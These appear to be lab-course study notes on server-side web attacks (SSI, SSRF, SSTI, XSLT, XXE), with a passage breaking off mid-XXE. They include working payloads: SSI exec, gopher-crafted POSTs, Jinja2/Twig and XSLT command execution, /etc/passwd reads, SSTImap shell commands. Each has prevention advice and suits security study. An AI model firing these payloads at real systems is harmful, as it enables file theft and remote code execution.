$query = "SELECT url FROM documents where uid=" . $uid;
$result = mysqli_query($conn, $query);
$row = mysqli_fetch_array($result));
echo "<a href='" . $row['url'] . "' target='_blank'></a>";
Furthermore, as you have seen previously, you should never calculate the hashes on the front-end. You should generate them when an object is created and store them in the back-end database. Then, you should create database maps to enable quick cross-referencing of objects and references.
Finally, you must note that using UUIDs may let IDOR vulnerabilities go undetected since it makes it more challenging to test for IDOR vulnerabilites. This is why strong object referencing is always the second step after implementing a strong access control system.
Server-Side Includes Injection (SSI)
Server-Side Includes (SSI) is a technology web applications used to create dynamic content on HTML pages. SSI is supported by many popular web servers such as Apache and IIS. The use of SSI can often be inferred from the file extension. Typical file extensions include .shtml, .shtm, and .stm. However, web servers can be configured to support SSI directives in arbitrary file extensions. As such, you cannot conclusively conclude whether SSI is used only from the extension.
SSI injection occurs when an attacker can inject SSI directives into a file that is subsequently served by the web server, resulting in the execution of the injected SSI directives. This scenario can occur in a variety of circumstances. For instance, when the web application contains a vulnerable file upload vulnerability that enables an attacker to upload a file containing malicious SSI directives into the web root directory. Additionally, attackers might be able to inject SSI directives if a web application writes user input into a file in the web root directory.
Directives
SSI utilizes directives to add dynamically generated content to a static HTML page. These directives consist of the following components:
- name: the directive’s name
- parameter name: one or more parameters
- value: one or more parameter values
An SSI directive has the following syntax:
<!--#name param1="value1" param2="value" -->
Common SSI directives:
printenv
… prints environment variables. It does not take any variables.
<!--#printenv -->
config
… changes the SSI configuration by specifying corresponding parameters.
<!--#config errmsg="Error!" -->
echo
… prints the value of any variable given in the var parameter. Mulitple variables can be printed by spefifying multiple var parameters.
- DOCUMENT_NAME: the current file’s name
- DOCUMENT_URI: the current file’s URI
- LAST_MODIFIED: timestamp of the last modification of the current file
- DATE_LOCAL: local server time
<!--#echo var="DOCUMENT_NAME" var="DATE_LOCAL" -->
exec
… executes the command given in the cmd parameter.
<!--#exec cmd="whoami" -->
include
… includes the file specified in the virtual parameter. It only allows for the inclusion of files in the web root directory.
<!--#include virtual="index.html" -->
Exploitation
If you enter your name, you are redirected to /page.shtml, which displays some general information. You can guess that the page supports SSI based on the file extension. If your username is inserted into the page without prior sanitization, it might be vulnerable to SSI injection.
<!--#printenv --> Example:

The environment variables are printed and thus you have successfully confirmed an SSI injection vulnerability.
Prevention
Developers must carefully validate and sanitize user input to prevent SSI injection. This is particularly important when the user input is used within SSI directives or written to files that may contain SSI directives according to the web server configuration. Additionally, it is vital to configure the webserver to restrict the use of SSI to particular file extensions and potentially even particular directories. On top of that, the capabilities of specific SSI directives can be limited to help mitigate the impact of SSI injection vulnerabilities. For instance, it might be possible to turn off the exec directive if it is not actively required.
Server-Side Request Forgery (SSRF)
… is a vulnerability where an attacker can manipulate a web application into sending unauthorized requests from the server. This vuln often occurs when an application makes HTTP requests to other servers based on user input. Successful exploitation of SSRF can enable an attacker to access internal systems, bypass firewalls, and retrieve sensitive information.
Suppose a web server fetches remote resources based on user input. In that case, an attacker might be able to coerce the server into making requests to arbitrary URLs supplied by the attacker, the web server is vulnerable to SSRF.
Furthermore, if the web application relies on a user-supplied URL scheme or protocol, an attacker might be able to cause even further undesired behavior by manipulating the URL scheme. The following URL schemes are commonly used in the exploitation of SSRF vulnerabilities.
| Scheme | Description |
|---|---|
http:// and https:// | these URL schemes fetch content via HTTP/S requests an attacker might use this in the exploitation of SSRF vulnerabilities to bypass WAFs, access restricted endpoints, or access endpoints in the internal network |
file:// | this URL scheme reads a file from the local file system an attacker might use this in the exploitation of SSRF vulnerabilities to read local files on the web server (LFI) |
gopher:// | this protocol can send arbitrary bytes to the specified address an attacker might use this in the exploitation of SSRF vulnerabilities to send HTTP POST requests with arbitrary payloads or communicate with other services such as SMTP or databases |
Identifying SSRF
In Burp:

The request contains the chosen date and a URL in the parameter dateserver. This indicates that the web server fetches the availibility information from a separate system determined by the URL passed in this POST parameter.
To confirm:

And:
d41y@htb[/htb]$ nc -lnvp 8000
listening on [any] 8000 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 38782
GET /ssrf HTTP/1.1
Host: 172.17.0.1:8000
Accept: */*
Now, to determine whether the HTTP response reflects the SSRF response to you, point the web application to itself by providing http://127.0.0.1/index.php:

Since the response contains the web application’s HTML code, the SSRF vuln is not blind.
System Enumeration
You can use the SSRF vulnerability to conduct a port scan of the system to enumerate running services. To achieve this, you need to be able to infer whether a port is open or not from the response to your SSRF payload.

This enables you to conduct an internal port scan of the web server through the SSRF vulnerability. You can do this using a fuzzer like ffuf.
d41y@htb[/htb]$ ffuf -w ./ports.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01" -fr "Failed to connect to"
<SNIP>
[Status: 200, Size: 45, Words: 7, Lines: 1, Duration: 0ms]
* FUZZ: 3306
[Status: 200, Size: 8285, Words: 2151, Lines: 158, Duration: 338ms]
* FUZZ: 80
Accessing Restricted Endpoints
You can access and enumerate the domain through the SSRF vulnerability. For instance, you can conduct a directory brute-force attack to enumerate additional endpoints using ffuf.
You can see, the web server respons with the default Apache 404 response. To also filter out any HTTP 403 responses, you will filter your results based on the string Server at dataserver.htb Port 80, which is contained in default Apache error pages. Since the web application runs PHP, you can specify the .php extension.
d41y@htb[/htb]$ ffuf -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://dateserver.htb/FUZZ.php&date=2024-01-01" -fr "Server at dateserver.htb Port 80"
<SNIP>
[Status: 200, Size: 361, Words: 55, Lines: 16, Duration: 3872ms]
* FUZZ: admin
[Status: 200, Size: 11, Words: 1, Lines: 1, Duration: 6ms]
* FUZZ: availability
LFI
You can manipulate the URL scheme to provoke further unexpected behavior. Since the URL scheme is part of the URL supplied to the web application, you can attempt to read local files from the file system using the file:// URL scheme. You can achieve this by supplying the URL file:///etc/passwd.
Combining with JavaScript
You can combine SSRF with server-side JavaScript execution to extend the attack beyond simple HTTP requests. For instance, when a web application renders user-supplied HTML or PDF content using a server-side engine that executes JavaScript, you can craft a payload that reads local files:
<script>
x = new XMLHttpRequest;
x.onload = function() {
document.write(this.responseText)
};
x.open('GET','file:///etc/passwd');
x.send();
</script>
How it works:
- The payload is executed server-side in the PDF/HTML rendering engine.
XMLHttpRequestfetches a local file (file:///etc/passwd) from the server.document.writeinjects the file contents into the rendered document.- When the PDF or HTML is returned, you receive the sensitive data.
This is effectively SSRF → Local File Read using JavaScript, leveraging the fact that server-side renderers are not restricted by browser security policies like the same-origin policy.
gopher Protocol
You can use SSRF to access restricted internal endpoints. However, you are restricted to GET requests as there is no way to send a POST request with the http:// URL scheme. For instance, consider a different version of the previous web application. Assuming you identified the internal endpoint admin.php just like before, however, this time the response looks like this:
You can see that the admin endpoint is password protected by a login prompt. From the HTML form, you can deduce that you need to send a POST request to /admin.php containing the password in the adminpw POST parameter. However, there is no way to send this POST request using the http:// URL scheme.
Instead, you can use the gopher URL scheme to send arbitrary bytes to a TCP socket. This protocol enables you to create a POST request by building the HTTP request yourself.
Example:
POST /admin.php HTTP/1.1
Host: dateserver.htb
Content-Length: 13
Content-Type: application/x-www-form-urlencoded
adminpw=admin
You need to URL-encode all special characters to construct a valid gopher URL from this. In particular spaces and newlines must be URL-encoded. Afterward, you need to prefix the data with the gopher URL scheme, the target host and port, and an underscore, resulting in the following gopher URL:
gopher://dateserver.htb:80/_POST%20/admin.php%20HTTP%2F1.1%0D%0AHost:%20dateserver.htb%0D%0AContent-Length:%2013%0D%0AContent-Type:%20application/x-www-form-urlencoded%0D%0A%0D%0Aadminpw%3Dadmin
Your specified bytes are sent to the target when the web application processes this URL. Since you carefully chose the bytes to represent a valid POST request, the internal web server accepts your POST request and responds accordingly. However, since you are sending your URL within the HTTP POST parameter dateserver, which itself is URL-encoded, you nee to URL-encode the entire URL again to ensure the correct format of the URL after the web sever accepts it. Otherwise, you will get a malformed URL error. After URL encoding the entire gopher URL one more time, you can finally send the following request:
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 265
Content-Type: application/x-www-form-urlencoded
dateserver=gopher%3a//dateserver.htb%3a80/_POST%2520/admin.php%2520HTTP%252F1.1%250D%250AHost%3a%2520dateserver.htb%250D%250AContent-Length%3a%252013%250D%250AContent-Type%3a%2520application/x-www-form-urlencoded%250D%250A%250D%250Aadminpw%253Dadmin&date=2024-01-01
… results in:
The internal admin endpoint accepts the provided password, and you can access the admin dashboard.
You can use the gopher protocol to interact with many internal services, not just HTTP servers. Imagine a scenario where you identify, through an SSRF vuln, that TCP port 25 is open locally. This is the standard port for SMTP servers. You can use Gopher to interact with this internal SMTP server as well.
Gopherus
Constructing syntactically and semantically correct gopher URLs can take timea and effort. Tools like Gopherus can help generate gopher URLs.
d41y@htb[/htb]$ python2.7 gopherus.py
________ .__
/ _____/ ____ ______ | |__ ___________ __ __ ______
/ \ ___ / _ \\____ \| | \_/ __ \_ __ \ | \/ ___/
\ \_\ ( <_> ) |_> > Y \ ___/| | \/ | /\___ \
\______ /\____/| __/|___| /\___ >__| |____//____ >
\/ |__| \/ \/ \/
author: $_SpyD3r_$
usage: gopherus.py [-h] [--exploit EXPLOIT]
optional arguments:
-h, --help show this help message and exit
--exploit EXPLOIT mysql, postgresql, fastcgi, redis, smtp, zabbix,
pymemcache, rbmemcache, phpmemcache, dmpmemcache
Blind SSRF
Instances in which the response is not directly displayed to you are called blind SSRF vulnerabilities.
Identifying Blind SSRF
This time, the response looks different:

The response does not contain the HTML response of the coerced request; instead, it simply tells you that the date is unvailable
Exploiting Blind SSRF
… is generally severely limited compared to non-blind SSRF vulns. However, depending on the web app’s behavior, you might still be able to conduct a (restricted) local port scan of the system, provided the response differs for open and closed ports. In this case, the web app respons with Something went wrong for closed ports.
Compare this:

… to:

Furthermore, while you cannot read local files on the system, you can use the same technique to identify existing files on the filesystem. That is because the error message is different for existing and non-existing files, just like it differs for open and closed ports.
Prevention
Mitigations and countermeasures against SSRF vulns can be implemented at the web app or network layers. If the web app fetches data from a remote host based on user input, proper security measures to prevent SSRF scenarios are crucial.
The remote origin data is fetched from should be checked against a whitelist to prevent an attacker from coercing the server to make requests against arbitrary origins. A whitelist prevents an attacker from making unintended requests to internal systems. Additionally, the URL scheme and protocol used in the request need to be restricted to prevent attackers from supplying arbitrary protocols. Instead, it should be hardcoded or checked against a whitelist. As with any user input, input sanitization can help prevent unexpected behavior that may lead to SSRF vulns.
On the network layer, appropriate firewall rules can prevent outgoing requests to unexpected remote systems. If properly implemented, a restricting firewall config can mitigate SSRF vulns in the web app by dropping any outgoing requests to potentially interesting target systems. Additionally, network segmentation can prevent attackers from exploiting SSRF vulns to access internal systems.
Server-Side Template Injection (SSTI)
Web applications can utilize templating engines and server-side templates to generate responses such as HTML content dynamically. This generation is often based on user input, enabling the web application to respond to user input dynamically. When an attacker can inject template code, a SSTI vulnerability can occur. STTI can lead to various security risks, including data leakage and even full server compromise via remote code execution.
Templating
note
An everyday use case for template engines is a website with shared headers and footers for all pages. A template can dynamically add content but keep the header and footer the same. This avoids duplicates instances of header and footer in different places, reducing complexity and thus enabling better code maintainability. Popular examples of template engines are Jinja and Twig.
Template engines typically require two inputs: a template and a set of values to be inserted into the template. The template can typically be provided as a string or a file and contains pre-defined places where the template engine inserts the dynamically generated values. The values are provided as key-value pairs so the template engine can place the provided value at the location in the template marked with the corresponding key. Generating a string from the input template and input values is called rendering.
Jinja template string example:
Hello {{ name }}!
It contains a single variable called name, which is replaced with a dynamic value during rendering. When the template is rendered, the template engine must be provided with a value for the variable name. For instance, if you provide the variable name="vautia" to the rendering function, the template engine will generate the following string:
Hello vautia!
A more complex example:
{% for name in names %}
Hello {{ name }}!
{% endfor %}
The template contains a for-loop that loops over all elements in a variable names. As such, you need to provide the rendering function with an object in the names variable that it can iterate over. For instance, if you pass the function with a list such as names=["vautia", "21y4d", "Pendant"], the template engine will generate the following string:
Hello vautia!
Hello 21y4d!
Hello Pedant!
Identifying
Confirming SSTI
The most effective way is to inject special characters with semantic meaning in template engines and observe the web app’s behavior. As such, the following test string is commonly used to provoke an error message in a web app vulnerable to SSTI, as it consists of all special characters that have a particular semantic purpose in popular template engines:
${{<%[%'"}}%\.
Since the above test string should almost certainly violate the template syntax, it should result in an error if the web app is vulnerable to SSTI. This behavior is similar to how injecting a single quote into a web app vulnerable to SQLi can break an SQL query’s syntax and thus result in an SQL error.
Legit string:
Using the test string:
While this does not confirm that the web application is vulnerable to SSTI, it should increase your suspicion that the parameter might be vulnerable.
Identifying the Template Engine
To enable the successful exploitation of an SSTI vuln, you first need to determine the template engine used by the web application. You can utilize slight variations in the behavior of different template engines to achieve this. For instance, consider the following commonly used overview containing slight differences in popular template engines:
flowchart LR
A["${7*7}"]
B["a{\*comment\*}b"]
C["${´´z´´.join(´´ab´´)}"]
D["{{7*7}}"]
E["{{7*'7'}}"]
F["Not vulnerable"]
G["Unknown"]
H["Unknown"]
I["Smarty"]
J["Mako"]
K["Jinja2"]
L["Twig"]
A --> B
B --> I
B --> C
C --> J
C --> G
linkStyle 0 stroke: green;
linkStyle 1 stroke: green;
linkStyle 2 stroke: red;
linkStyle 3 stroke: green;
linkStyle 4 stroke: red;
A --> D
D --> E
D --> F
E --> K
E --> L
E --> H
linkStyle 5 stroke: red;
linkStyle 6 stroke: green;
linkStyle 7 stroke: red;
linkStyle 8 stroke: green;
linkStyle 9 stroke: green;
linkStyle 10 stroke: red;
Example:
Since the payload was not executed, you follow the red arrow and now inject the payload {{7*7}}.
This time, the payload was executed by the template engine. Therefore, you follow the green arrow and inject the payload {{7*'7'}}.
tip
In Jinja the result will be 7777777.
In Twig the result will be 49.
Exploiting Jinja2
Information Disclosure
You can exploit the SSTI vulnerability to obtain internal information about the web application, including configuration details and the web application’s source code. For instance, you can obtain the web application’s configuration using the following payload:
{{ config.items() }}
Since this payload dumps the entire web application configuration, including any used secret keys, you can prepare further attacks using the obtained information. You can also execute Python code to obtain information about the web application’s source code. You can use the following payload to dump all available built-in functions:
{{ self.__init__.__globals__.__builtins__ }}
LFI
You can use Python’s built-in function open to include a local file. However, you cannot call the function directly; you need to call it from the __builtins__ dictionary you dumped earlier.
{{ self.__init__.__globals__.__builtins__.open("/etc/passwd").read() }}
RCE
To achieve remote code execution in Python, you can use functions provided by the os library, such as system or popen. However, if the web application has not already imported this library, you must first import it by calling the built-in function import.
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
Exploiting Twig
Information Disclosure
In Twig, you can use the _self keyword to obtain a little information about the current template:
{{ _self }}
However, the amount of information is limited compared to Jinja.
LFI
Reading local files is not possible using internal functions directly provided by Twig. However, the PHP web framework Symfony defines additional Twig filters. One of these filters is file_excerpt and can be used to read local files:
{{ "/etc/passwd"|file_excerpt(1,-1) }}
RCE
To achieve remote code execution, you can use a PHP built-in function such as system. You can pass an argument to this function by using Twig’s filter function.
{{ ['id'] | filter('system') }}
SSTI Tools
The most popular tool for identifying and exploiting SSTI vulnerabilities is tplmap. However, tplmap is not maintained anymore and runs on the deprecated Python2 version. Therefore, you will use the more modern SSTImap to aid the SSTI exploitation process.
d41y@htb[/htb]$ git clone https://github.com/vladko312/SSTImap
d41y@htb[/htb]$ cd SSTImap
d41y@htb[/htb]$ pip3 install -r requirements.txt
d41y@htb[/htb]$ python3 sstimap.py
╔══════╦══════╦═══════╗ ▀█▀
║ ╔════╣ ╔════╩══╗ ╔══╝═╗▀╔═
║ ╚════╣ ╚════╗ ║ ║ ║{║ _ __ ___ __ _ _ __
╚════╗ ╠════╗ ║ ║ ║ ║*║ | '_ ` _ \ / _` | '_ \
╔════╝ ╠════╝ ║ ║ ║ ║}║ | | | | | | (_| | |_) |
╚══════╩══════╝ ╚═╝ ╚╦╝ |_| |_| |_|\__,_| .__/
│ | |
|_|
[*] Version: 1.2.0
[*] Author: @vladko312
[*] Based on Tplmap
[!] LEGAL DISCLAIMER: Usage of SSTImap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state, and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] Loaded plugins by categories: languages: 5; engines: 17; legacy_engines: 2
[*] Loaded request body types: 4
[-] SSTImap requires target URL (-u, --url), URLs/forms file (--load-urls / --load-forms) or interactive mode (-i, --interactive)
d41y@htb[/htb]$ python3 sstimap.py -u http://172.17.0.2/index.php?name=test
<SNIP>
[+] SSTImap identified the following injection point:
Query parameter: name
Engine: Twig
Injection: *
Context: text
OS: Linux
Technique: render
Capabilities:
Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, php code
| Command | Description | Full Example |
|---|---|---|
-D | download a remote file to your local machine | python3 sstimap.py -u http://172.17.0.2/index.php?name=test -D '/etc/passwd' './passwd' |
-S | execute a system command | python3 sstimap.py -u http://172.17.0.2/index.php?name=test -S id |
--os-shell | obtain an interactive shell | python3 sstimap.py -u http://172.17.0.2/index.php?name=test --os-shell |
Prevention
To prevent SSTI vulnerabilities, you must ensure that user input is never fed into the call to the template engine’s rendering function in the template parameter. This can be achieved by carefully going through the different code paths and ensuring that user input is never added to a template before a call to the rendering function.
Suppose a web application intends to have users modify existing templates or upload new ones for business reasons. In that case, it is crucial to implement proper hardening measures to prevent the takeover of the web server. This process can include hardening the template engine by removing potentially dangerous functions that can be used to achieve remote code execution from the execution environment. Removing dangerous functions prevents attackers from using these functions in their payloads. However, this technique is prone to bypasses. A better approach would be to separate the execution environment in which the template engine runs entirely from the web server, for instance, by setting up a separate execution environment such as a Docker container.
eXtensible Stylesheet Language Transformations Server-Side Injection (XSLT)
eXtensible Stylesheet Language Transformation (XSLT) is a language enablnig the transformation if XML documents. For instance, select specific nodes from an XML document and change the XML structure.
Following XML document on how XSLT operates:
<?xml version="1.0" encoding="UTF-8"?>
<fruits>
<fruit>
<name>Apple</name>
<color>Red</color>
<size>Medium</size>
</fruit>
<fruit>
<name>Banana</name>
<color>Yellow</color>
<size>Medium</size>
</fruit>
<fruit>
<name>Strawberry</name>
<color>Red</color>
<size>Small</size>
</fruit>
</fruits>
XSLT can be used to define a data format which is subsequently enriched with data from the XML document. XSLT data is structured similarly to XML. However, it contains XSL elements within nodes prefixed with the xsl-prefix. Some commonly used XSL elements are:
<xsl:template>: this element indicates an XSL template; it can contain a “match” attribute that contains a path in the XML document that the template applies to<xsl:value-of>: this element extracts the value of the XML node specified in the “select” attribute<xsl:for-each>: this element enables looping over all XML nodes specified in the “select” attribute
A simple XSLT document used to output all fruits contained within the XML document as well as their color, may look like this:
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/fruits">
Here are all the fruits:
<xsl:for-each select="fruit">
<xsl:value-of select="name"/> (<xsl:value-of select="color"/>)
</xsl:for-each>
</xsl:template>
</xsl:stylesheet>
You can see, the XSLT document contains a single <xsl:template> XSL element that is applied to the <fruits> node in the XML document. The template consists of the static string “Here are all the fruits:” and a loop over all <fruit> nodes in the XML document. For each of these nodes, the values of the <name> and <color> nodes are printed using the <xsl:value-of> XSL element. Combining the sample XML document with the above XSLT data results in the following output:
Here are all the fruits:
Apple (Red)
Banana (Yellow)
Strawberry (Red)
Some additional XSL elements that can be used to narrow down further or customize the data from an XML document:
<xsl:sort>: this element specifies how to sort elements in a for loop in the “select” argument; additionally, a sort order may be specified in the “order” argument<xsl:if>: this element can be used to test for conditions on a node; the condition is specified in the “test” argument
You can use these XSL elements to create a list of all fruits that are of a medium size ordered by their color in descending order:
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/fruits">
Here are all fruits of medium size ordered by their color:
<xsl:for-each select="fruit">
<xsl:sort select="color" order="descending" />
<xsl:if test="size = 'Medium'">
<xsl:value-of select="name"/> (<xsl:value-of select="color"/>)
</xsl:if>
</xsl:for-each>
</xsl:template>
</xsl:stylesheet>
Results in:
Here are all fruits of medium size ordered by their color:
Banana (Yellow)
Apple (Red)
XSLT injection occurs whenever user input is inserted into XSL data before output generation by the XSLT processor. This enables an attacker to inject additional XSL elements into the XSL data, which the XSLT processor will execute during output generation.
Identifying
Identifying XSLT Injection
At the bottom of the page, you can provide a username that is inserted into the headline at the top of the list.
As you can see, the name you provide is reflected on the page. Suppose the web application stores the module information in an XML document and displays the data using XSLT processing. In that case, it might suffer from XSLT injection if your name is inserted without sanitization before processing. To confirm that, try to inject a broken XML tag to try to provoke an error in the web application. You can achieve this by providing the username <.

As you can see the web app responds with a server error. While this does not confirm that an XSLT injection vuln is present, it might indicate the presence of a security issue.
Information Disclosure
You can try to infer some basic information about the XSLT processor in use by injecting the following XSLT elements:
Version: <xsl:value-of select="system-property('xsl:version')" />
<br/>
Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br/>
Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
<br/>
Product Name: <xsl:value-of select="system-property('xsl:product-name')" />
<br/>
Product Version: <xsl:value-of select="system-property('xsl:product-version')" />
Since the web app interpreted the XSLT elements you provided, this confirms an XSLT injection vulnerability. Furthermore, you can deduce that the web application seems to rely on the libxslt library and supports XSLT version 1.0.
Exploitation
LFI
You can try to use multiple different functions to read a local file. Whether a payload will work depends on the XSLT version and the configuration of the XSLT library. For instance, XSLT contains a function unparsed-text that can be used to read a local file:
<xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')" />
However, it was only introduced in XSLT version 2.0. BUT, if the XSLT library is configured to support PHP functions, you can call the PHP function file_get_contents.
<xsl:value-of select="php:function('file_get_contents','/etc/passwd')" />
RCE
If an XSLT processor supports PHP functions, you can call a PHP function that executes a local system command to obtain RCE.
<xsl:value-of select="php:function('system','id')" />
Prevention
XSLT injection can be prevented by ensuring that user input is not inserted into XSL data before processing by the XSLT processor. However, if the output should reflect values provided by the user, user-provided data might be required to be added to the XSL document before processing. In this case, it is essential to implement proper sanitization and input validation to avoid XSLT injection vulnerabilities. This may prevent attackers from injecting additional XSLT elemts, but the implementation may depend on the output format.
For instance, if the XSLT processor generates an HTML response, HTML-encoding user input before inserting it into the XSL data can prevent XSLT injection vulnerabilities. As HTML-encoding converts all instances of < to < and > to >, an attacker should not be able to inject additional XSLT elements, thus preventing an XSLT vulnerability.
Additional hardening measures such as running the XSLT processor as a low-privileged process, preventing the use of external functions by turning off PHP functions within XSLT, and keeping the XSLT library up-to-date can mitigate the impact of potential XSLT injection vulnerabilities.
XML External Entity (XXE) Injection
… vulnerabilites occur when XML data is taken from a user-controlled input without properly sanitizing or safely parsing it, which may allow you to use XML features to perform malicious actions.
Intro
XML
Extensible Markup Language (XML) is a common markup language designed for flexible transfer and storage of data and documents in various types of applications. XML is not focused on displaying data but mostly on storing documents’ data and representing data structures. XML documents are formed of element trees, where each element is essentially denoted by a tag, and the first element is called the root element, while other elements are child elements.
Example:
<?xml version="1.0" encoding="UTF-8"?>
<email>
<date>01-01-2022</date>
<time>10:00 am UTC</time>
<sender>john@inlanefreight.com</sender>
<recipients>
<to>HR@inlanefreight.com</to>
<cc>
<to>billing@inlanefreight.com</to>
<to>payslips@inlanefreight.com</to>
</cc>
</recipients>
<body>
Hello,
Kindly share with me the invoice for the payment made on January 1, 2022.
Regards,
John
</body>
</email>
The above example shows some of the key elements of an XML document:
| Key | Definition | Example |
|---|---|---|
| Tag | the keys of an XML document, usually wrapped with < / > chars | <date> |
| Entity | XML variables, usually wrapped with & / ; chars | < |
| Element | the root element or any of its child elements, and its value is stored in between a start-tag and end-tag | <date>01-01-2022</date> |
| Attribute | optional specifications for any element that are stored in the tags, which may be used by the XML parser | version="1.0" / encoding="UTF-8" |
| Declaration | usually the first line of an XML document, and defines the XML version and encoding to use when parsing | <?xml version="1.0" encoding="UTF-8"?> |
Furthermore, some chars are used as part of an XML document structure, like <, >, &, or ". So, if you need to use them in an XML document, you should replace them with their corresponding entity reference. Finally, you can write comments in XML documents between <!-- and >, similar to HTML documents.
XML DTD
XML Document Type Definition (DTD) allows the validation of an XML document against a pre-defined document structure. The pre-defined document structure can be defined in the document itself or in an external file. The following is an example DTD for the XML document you saw earlier:
<!DOCTYPE email [
<!ELEMENT email (date, time, sender, recipients, body)>
<!ELEMENT recipients (to, cc?)>
<!ELEMENT cc (to*)>
<!ELEMENT date (#PCDATA)>
<!ELEMENT time (#PCDATA)>
<!ELEMENT sender (#PCDATA)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
As you can see, the DTD is declaring the root email element with the ELEMENT type declaration and then denoting its child elements. After that, each of the child elements is also declared, where some of them also have child elements, while other may only contain raw data.
The above can be placed within the XML document itself, right after the XML Declaration in the first line. Otherwise, it can be stored in an external file, and then referenced within the XML document with the SYSTEM keyword, as follows:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email SYSTEM "email.dtd">
It also possible to reference a DTD through a URL, as follows:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email SYSTEM "http://inlanefreight.com/email.dtd">
XML Entities
You may also define custom entities in XML DTDs, to allow refactoring of variables and reduce repetitive data. This can be done with the use of the ENTITY keyword, which is followed by the entity name and its value, as follows:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
<!ENTITY company "Inlane Freight">
]>
Once you define, it can be referenced in an XML document between an & and a ;. Whenever an entity is referenced, it will be replaced with its value by the XML parser. Most interestingly, however, you can reference External XML Entities with the SYSTEM keyword, which is followed by the external entity.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
<!ENTITY company SYSTEM "http://localhost/company.txt">
<!ENTITY signature SYSTEM "file:///var/www/html/signature.txt">
]>
note
You may also use the PUBLIC keyword instead of SYSTEM for loading external resources, which is used with publicly declared entities and standards, such as language code (lang="en").
This works similar to internal XML entities defined within documents. When you reference an external entity, the parser will replace the entity with its value stored in the external file. When the XML file is parsed on the server-side, in cases like SOAP APIs or web forms, then an entity can reference a file stored on the back-end server, which eventually be disclosed to you when you reference the entity.
Local File Disclosure
When a web app trusts unfiltered XML data from user input, you may be able to reference an external XML DTD document and define new custom XML entities. Suppose you can define new entities and have them displayed on the web page. In that case, you should also be able to define external entities and make them reference a local file, which, when displayed, should show you the content of that file on the back-end server.
Identifying
The first step in identifying potential XXE vulns is finding web pages that accept an XML user input.
If you fill the contact form and click on Send Data, then intercept the HTTP request, you get the following request:
As you can see, the form seems to be sending your data in XML format to the web server, making this a potential XXE testing target. Suppose the web app uses outdated XML libraries, and it does not apply any filters or sanitization on your XML input. In that case, you may be able to exploit this XML form to read local files.
If you send the form without any modifications, you get a message saying Check your email email@xxe.htb for further instructions.. This helps you, because now you know which elements are being displayed, so that you know which elements to inject into.
For now, you know that whatever value you place in the <email></email> element gets displayed in the HTTP response. Try to define a new entity and then use it as a variable. To do so, add the following lines after the first line in the XML input:
<!DOCTYPE email [
<!ENTITY company "Inlane Freight">
]>
Now, you should have a new XML entity called company, which you can reference with &company;. So, instead of using your email in the email element, try using &company;, and see whether it will be replaced with the value you defined.
